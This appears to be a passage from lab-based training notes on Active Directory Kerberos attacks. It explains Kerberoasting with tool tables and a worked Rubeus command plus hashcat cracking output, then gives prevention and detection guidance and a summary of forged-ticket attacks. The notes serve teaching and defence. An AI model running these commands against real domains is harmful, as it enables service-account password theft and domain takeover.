adversaries use for Kerberoasting attacks over the past year.

	Tool	What It Does	How It Works
1	Rubeus	Rubeus is a C# tool that allows an adversary to interact with the Kerberos authentication mechanism.	Adversaries use this tool to perform attacks such as ticket manipulation, password brute-forcing, Kerberoasting, and Golden Ticket and Silver Ticket attacks.
2	PowerSploit	PowerSploit is an exploit framework that contains various modules, including Invoke-Kerberoast, a module designed to automate Kerberoasting functions.	Adversaries use this tool to automate the process of SPN enumeration, ticket manipulation and password cracking.
3	BloodHound/ SharpHound	BloodHound is a web-based tool that can be used to perform reconnaissance on Active Directory environments and identify attack paths that can be used in the context of a Kerberoasting attack. SharpHound is a PowerShell-based tool that can be used to enumerate Active Directory environments and retrieve data that can be visualized within BloodHound.	Adversaries typically use these tools together to understand and visualize a target's Active Directory objects and environment, and then generate data that can be used to identify potential attack paths and privilege escalation opportunities.
4	Impacket	Impacket is a toolset of Python-based utilities that can be used to perform a wide range of attacks, including launching attacks to exploit weaknesses in the Kerberos protocol. Popular Impacket tools for performing Kerberoasting attacks include GetUserSPNs and Ticketer.	The GetUserSPNs utility can be used to enumerate service accounts within Active Directory by requesting service tickets for any accounts with associated SPNs. The Ticketer utility can be used to request service tickets with specific encryption types, which may cause the domain controller to encrypt the ticket with the user's password hash. This utility can then decrypt the service ticket to extract the password hash of a user.
5	SharpRoast	SharpRoast is a C# tool within the SharpTools toolset. The SharpRoast tool can be used to interact with the Kerberos protocol to perform Kerberoasting attacks.	Adversaries can use this tool to perform SPN enumeration and output results into various formats for analysis. The tool also performs the same functions as Ticketer, whereby it can decrypt service tickets to extract the password hash of a user.

Table 1. Top five tools Falcon OverWatch observed adversaries use for Kerberoasting attacks, July 2022 to June 2023

Service Principal Names (SPNs)

- A service principal name (SPN) is a **unique** identifier of a service instance. Kerberos authentication uses SPNs to associate a service instance with a service sign-in account.
- SPN consists of three parts
  - Service Class
  - Instance/Host Name
  - Service name (Optional)




```
C:\Tools>setspn -l mssql_admin
Registered ServicePrincipalNames for CN=mssql_admin,CN=Users,DC=threathunting,DC=local:
        MSSQLSvc/target.threathunting.local:1433
```


What accounts can be Kerberoasted?

- Kerberoasting works best against user service accounts with weak passwords
- User service account passwords are often not changed for a long time
- Local services on the host uses the computer account
  - This attack will not be successful when targeting services hosted by Windows systems since these services are mapped to the computer account (machine account) which has a 128-character password, which is not crackable.
  - `cifs/target.threathunting.local/445`

Encryption types supported


- If the attacker has a valid TGT they can request TGS for any configured service
- The DC extracts the information from TGT, checks which SPN is requested, puts it in the Service Ticket (ST)
- Service Ticket is encrypted with the hash of the account with the SPN, using the highest-level encryption key
- Following encryption are supported by Windows for service tickets:
  - RC4_HMAC_MD5 (NT hash functions as the key) – (aka, RC4)
  - AES128_CTS_HMAC_SHA1_96 (aka, AES128)
  - AES256_CTS_HMAC_SHA1_96 (aka, AES256)
- AES128/AES256 is typically difficult to crack, RC4 is easier to target

Example of an account with SPN




```
PS C:\Tools\PowerSploit\Recon > Get-NetUser -SPN | select cn, userprincipalname, serviceprincipalname

cn          userprincipalname               serviceprincipalname
--          -----------------               --------------------
krbtgt                                      kadmin/changepw
mssql_admin mssql_admin@threathunting.local MSSQLSvc/target.threathunting.local:1433
```

Kerberoasting Flow



1. Find user accounts with Service Principal Name (SPNs)
2. Send TGS-REQ for targeted service with SPN
3. Receive the response "TGS + Encrypted Blob"
4. TGS is encrypted with the Target LTS (NT hash of service account in case of RC4)
5. Crack the TGS to get the Target LTS password – by trying derived keys and trying to decrypt

Kerberoasting example

```
PS C:\Tools\Ghostpack-CompiledBinaries> ./Rubeus.exe kerberoast /outfile:kerberasthash.txt /spn:"MSSQLSvc/target.threa
thunting.local:1433"


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.


[*] Target SPN             : MSSQLSvc/target.threathunting.local:1433
[*] Hash written to C:\Tools\Ghostpack-CompiledBinaries\kerberasthash.txt

[*] Roasted hashes written to : C:\Tools\Ghostpack-CompiledBinaries\kerberasthash.txt
```


```
PS D:\tools\hashcat-6.2.6> .\hashcat.exe -m 13100 -d 1 ..\kerberasthash.txt ..\rockyou.txt --show
$krb5tgs$23$*USER$DOMAIN$MSSQLSvc/target.threathunting.local:1433*$384708579ed3ee166609579ab17e9587$9722ac68f5c32f6c1c44c34b02a63a8ce
4687ccbfe5e622a037f3bf8121015f0fd8f2a39e8ab8f05ec6cc4c1416b470277f3d12f22009995d4d815bcc825632b8e3d35545ad7f5176ecf1f16959ab4894be360
d8a5617bb6cf3844167332ead2dd8941c9dc98771feb15f3358982ee086bb9498354c0e6955b3a48e76561fed9497cc259ea5f4b8a94a97e3415c7a02753673c92c44
ccf71d74def91791978c79d0c423b66824641a1cec142ab4560a62cda1cb20e785695d9aab56f63acf677bb727189b92d349641b7c4f611093f5bf76c83e955a63f29
36dc1ce2be8d9ed0e193660d9b96ca53a66679331a52fbe1e252fea8dbd115d443dfb559c3e56a8e8d0192fd41658a08b3b2bcdb420c8a636f3f067ec85b3836b5827
8bdba0988c5ab036acb52a71ef35b3046e14bfd988bcda6bfc721e734aac30104457ed17ae52c32badff22bae0cbd65dce782127a93a6ec6b7c4e452ceb66fd9b0d95
e9daef5f31d87961a85ed151a43237f3aa3221c8498ce2125af7c5102b5ba40b5b0fd52360b1320854c3051974a4e496efc526ef6436f30aabb56c82a1da7f8b55844
04b026dccc0d7b73b72dc59b4e0be6d340b81c498a9281571c0e821ae0e9bb450c6fa37c3b4cd871336fd3fbda93921b79b3b02a6c0290bc670c5ef4999a37b300528
50f660d694646fe302e46504f658e6b80e41631c47abbd20c901b26be015df99ece814507eef51e360888a4df17b93b523e773590e4c50a2e01ffb47e767151ec6d90
1524e93b798fabf649ce8c0c03fa83bdfebc2671aeefcd3b861245f36e3c3f8ebc72e8fd83c3bf5f65a72cb7e1bb263f4f9512b116a8017f07a668fede4800fe4e7be
a2fed063d73510c4367199de8de332a44e78f7311cbb504a7630bafba3d024fa140080b0e91186c4afb955090606c6cff2ffbbd4ab0725ebafff480a3a09efb046110
0f3ef9c89ebb3b07471f45da9a598a224851f486221e4b2967e20bfc2bac194876e6e40d6a7316f59a22988eb7f3eab7ec1637d1042ae79034b71417b4831373a0117
e5183cde6096edcfb510eb593d1fd94b773f71a319ed127f163563d2395853527e32824dd4545b74218fc9c03efaec15faf5eab0f898d479ffa3ac51c6751b781bf35
1353ece11548bf28fd309c295cdd9538a827d805556307a04ed3bb19f1eb4ce217ff0c438db627f1d9c46c2921a56633f55b3d969314572ba04820cf841a1dabe3e36
af6362fb12da42ac27b2b6a8a548095c5010957beacf684739d607ff7606172fdbe69e8a7bc832327502da006b687ace0b72e16fde55f8277f54d7224e881ee42cc3f
6474eb31caf1064d4dda757e0507dceae273e23357b43a4b38c4befdf339325121afde567917fa3ea715af2e7a67328f9858dafde555358e08d4cad529f8cec04db33
032a8cf8dec4527837af547e788d2f3c9100f25434103486ab21a3fe94a7d822c07563206f14966ad53d8d32d5338a2a8041216219f1653b70acc76016810c793698b
c14d866e715977432db9a6c601bd7da726467d492ff1d07f640eee77c34c6423b2d6a81de842adf873b9018510da4d1c5d0092e1d8b96db03d26ac03ca17fcb9ca9e4
cb85aeb718ff1209ded3cb6f6484a8e236c6772fe808:Password@123
PS D:\tools\hashcat-6.2.6>
```

Prevention

- Disable RC4 and DES Encryption, Kerberoasting can be performed on accounts using AES but is considerably slower
- Use strong passwords, 30+ characters, making it difficult to crack the Ticket
- Disable interactive login for service accounts
- sMSA/gMSA
  - Managed Service Account (sMSA) is a managed domain account that provides automatic password management, simplified service principal name (SPN) management and the ability to delegate the management to other administrator
  - group Managed Service Account (gMSA) provides the same functionality within the domain but also extends that functionality over multiple servers

Detection/Investigation

- Logs on the KDC/Domain Controller
  - EventID 4768: A Kerberos authentication ticket (TGT) was requested
  - EventID 4769:A Kerberos service ticket was requested
- It is difficult to detect this activity as EventID 4769 is a common occurrence on DCs
- Following Ticket Encryption Type are uncommon in modern environments:
  - 0x17 for RC4
  - 0x1 or 0x3 for DES



Forging Ticket Attacks

Forging Tickets - Summary


Attack	Details	Pre-requisite	Detect/Prevent
Golden Ticket	Forged TGT created using the KDC-LTS. PAC can include any user details, including privileged accounts	Access to the KDC-LTS for RC4 this would be the NT hash of the krbtgt account. This attack can be launched using AES128 or AES256 keys also if available	Difficult to detect, look for anomalies in the tickets ☺ Do not get compromised, Change the krbtgt password (Kerberos double tap)
Diamond Ticket	Forged TGT created from an earlier requested TGT, making it difficult to detect forgery	Access to the KDC-LTS for RC4 this would be the NT hash of the krbtgt account. This attack can be launched using AES128 or AES256 keys also if available	Event more difficult to detect than Golden Ticket attack. ☺ Do not get compromised, Change the krbtgt password (Kerberos double tap)
Silver Ticket	Forged Service Ticket created using the TRGT-LTS	TRGT-LTS for RC4 this is the NT hash of the account, this could be done using AES128 or AES256 keys also	Enabling PAC validation, this has performance impact in the environment Difficult to detect, look for anomalies in the tickets
Skelton Ticket	Downgrade attack. Once TA has admin access on the Domain controller, the credential vetting can be patched, to allow a password (skelton key) that is valid for all user accounts	Local administrator access to the domain controller	Look for systems now using RC4 Look for malicious dlls in the LSASS process on the Domain Controller

Golden Ticket


Golden Ticket

- Golden Ticket is a fully functional forged Ticket Granting Ticket
- Using the information that is easy to get, stolen from the Active Directory
- Ticket is encrypted and signed by the KDC LTS (NT Hash of the krbtgt account for RC4)
- The TGS will trust TGT and issue Service Tickets, using the information in TGT
- TGS will check the TGT group membership only if the TGT is more than 20 mins old

Kerberos details




Golden Ticket

